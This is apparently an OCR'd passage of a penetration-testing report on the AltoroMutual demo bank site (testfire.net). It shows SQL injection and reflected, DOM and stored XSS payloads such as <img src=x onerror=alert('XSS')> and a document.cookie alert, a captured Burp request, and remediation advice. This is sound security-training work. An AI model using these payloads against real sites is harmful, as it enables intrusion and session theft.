
4.1.3- SQL Injection




http://altoro.testfire.net/bank/queryxpath.jsp?query=' or '1'='1
Finish update
Cyber Security tools
Gmail
YouTube
Maps
Translate
Google
YouTube
WhatsApp
Facebook
Telegram Web
All Bookmarks
Sign Off | Contact Us | Feedback | Search
Go
AltoroMutual
DEMO SITE ONLY
MY ACCOUNT
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
I WANT TO ...
View Account Summary
View Recent Transactions
Transfer Funds
Search News Articles
Customize Site Language
ADMINISTRATION
Edit Users
Search News Articles
Search our news articles database
' or '1'='1
Query
News title not found, try again
Privacy Policy | Security Statement | Server Status Check | REST API | © 2025 Altoro Mutual, Inc.
This web application is open source! Get your copy from GitHub and take advantage of advanced features
The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to https://www.hcl-software.com/appscan/.
Copyright © 2008, 2017, IBM Corporation, All rights reserved. Copyright © 2017, 2025, HCL Technologies, Ltd., All rights reserved.


4.2. XXS :

- 4.2.1- Cross Site Scripting (Reflected)
  - URL : http://altoro.testfire.net/search.jsp?query=%3C%2Fp%3E%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E%3Cp%3E
  - Risk : High
  - Confidence : Medium
  - Attack :
  - Description : Cross-site Scripting (XSS) is an attack where malicious code, often in HTML/JavaScript, is injected into a user's browser, running within the security context of a trusted site. This can hijack accounts, redirect browsers, or display fake content, breaking user-website trust. XSS comes in three flavors: non-persistent (malicious links/forms), persistent (stored malicious content like forum posts), and DOM-based (client-side script manipulation). Each exploits vulnerabilities to execute harmful scripts without the user's knowledge



altoro.testfire.net/search.jsp?query=<script>alert("Mohamed")</script>
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Gmail YouTube Maps Translate Google YouTube WhatsApp Facebook Telegram Web Other Bookmarks
Sign In | Contact Us | Feedback | Search Go
AltoroMutual
DEMO SITE ONLY
ONLINE BANKING LOGIN
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
PERSONAL
Deposit Product
Checking
Loan Products
Cards
Investments & Insurance
Other Services
SMALL BUSINESS
Deposit Products
Lending Services
Cards
Insurance
Retirement
Other Services
INSIDE ALTORO MUTUAL
About Us
Contact Us
Locations
Investor Relations
Press Room
Careers
Subscribe
Search Results
No results were found for the query:
altoro.testfire.net
Mohamed
OK
Transferring data from altoro.testfire.net...

4.2.2- Stored XSS in innerHTML sink using source location.search

- URL : http://altoro.testfire.net/search.jsp?query=%3Cimg+src%3Dx+onerror%3Dalert%28%27XSS%27%29%3E
- Risk : High
- Confidence : Medium
- Attack : <img src=x onerror=alert('XSS')>



- 4.2.3- DOM XSS in jQuery anchor href attribute sink using location.search source
  - URL : http://altoro.testfire.net/search.jsp?query=%3Cimg+src%3Dx+onerror%3Dalert%28%27XSS%27%29%3E
  - Risk : High
  - Confidence : Medium
  - Attack : javascript:alert(document.cookie)



- 4.2.4- Vulnerability: Stored Cross-Site Scripting (XSS) in the "Feedback" Form
    - URL :http://altoro.testfire.net/sendFeedback
    - Risk : High
    - Confidence : Medium
    - Attack : <img src=x onerror=alert('XSS')>
    - Description : Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology
    - Recommendations:
        - Input Validation: Implement strict input validation and sanitization for all user-supplied data. This could involve:
            - Whitelisting: Only allow specific characters and HTML tags
            - Blacklisting: Remove or escape known malicious characters and sequences.
            - Encoding: Encode user-supplied data before displaying it on the page
            - Output Encoding: Even with input validation, output encoding is crucial to prevent XSS vulnerabilities. Encode special characters that could be interpreted as HTML tags before displaying them in the "Thank You" message

AltoroMutual

PERSONAL
- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS
- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL
- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Feedback

Our Frequently Asked Questions area will help you with many of your inquiries.
If you can't find your question, return to this page and use the e-mail form below.

IMPORTANT! This feedback facility is not secure. Please do not send any account information in a message sent from here.

To: **Online Banking**


Your Name: <img src=x onerror=alert('XSS')>

Your Email Address: mohamed@gmail.com

Subject: fsdafdsafds

Question/Comment: sdffs

Submit Clear Form


Not secure altoro.testfire.net/sendFeedback
Cyber Security tools
Gmail
YouTube
Maps
Translate
Google
All Bookmarks
altoro.testfire.net says
XSS
OK
Sign In | Contact Us | Feedback | Search
Go
AltoroMutual
DEMO SITE ONLY
ONLINE BANKING LOGIN
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
PERSONAL
Deposit Product
Checking
Loan Products
Cards
Investments & Insurance
Other Services
SMALL BUSINESS
Deposit Products
Lending Services
Cards
Insurance
Retirement
Other Services
INSIDE ALTORO MUTUAL
About Us
Contact Us
Locations
Investor Relations
Press Room
Careers
Subscribe
Thank You
Thank you for your comments, . They will be reviewed by our Customer Service staff and given the full attention that they deserve. Our reply will be sent to your email: mohamed@gmail.com
Privacy Policy | Security Statement | Server Status Check | REST API | © 2025 Altoro Mutual, Inc.
This web application is open source! Get your copy from GitHub and take advantage of advanced features
The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to https://www.hcl-software.com/appscan/.
Copyright © 2008, 2017, IBM Corporation, All rights reserved. Copyright © 2017, 2025, HCL Technologies, Ltd., All rights reserved.

11 × +

Send | Cancel

Request

Pretty | Raw | Hex

```
1  POST /sendFeedback HTTP/1.1
2  Host: altoro.testfire.net
3  Content-Length: 123
4  Cache-Control: max-age=0
5  Origin: http://altoro.testfire.net
6  DNT: 1
7  Upgrade-Insecure-Requests: 1
8  Content-Type: application/x-www-form-urlencoded
9  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/132.0.0.0 Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
   ;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://altoro.testfire.net/feedback.jsp
12 Accept-Encoding: gzip, deflate, br
13 Accept-Language: ar-EG,ar;q=0.9,en-US;q=0.8,en;q=0.7
14 Cookie: AltoroAccounts=
   "ODAwMDAwfkNvcnBvcmF0ZX4tMS4wRTM4fDgwMDAwMX5DaGVja2luZ344LjAwMDAwMDAwMDEwNjU5MkUyMHw=";
   JSESSIONID=A6689876AAC5870DCCB2195EF1D8FE59
15 Connection: keep-alive
16
17 cfile=comments.txt&name=<img+src%3dx+onerror%3dalert('XSS')>&email_addr=dasdas&subject=
   adsd&comments=dasdas&submit=+Submit+
```

Search | 0 highlights

Response

Pretty | Raw | Hex | Render

Sign In | Contact Us | Feedback | Search Go

AltoroMutual

ONLINE BANKING LOGIN | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

PERSONAL
- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS
- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL
- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Thank You


Thank you for your comments, . They will be reviewed by our Customer Service staff and given the full attention that they deserve. However, the email you gave is incorrect (dasdas) and you will not receive a response.

Done


Event log (12) | All issues

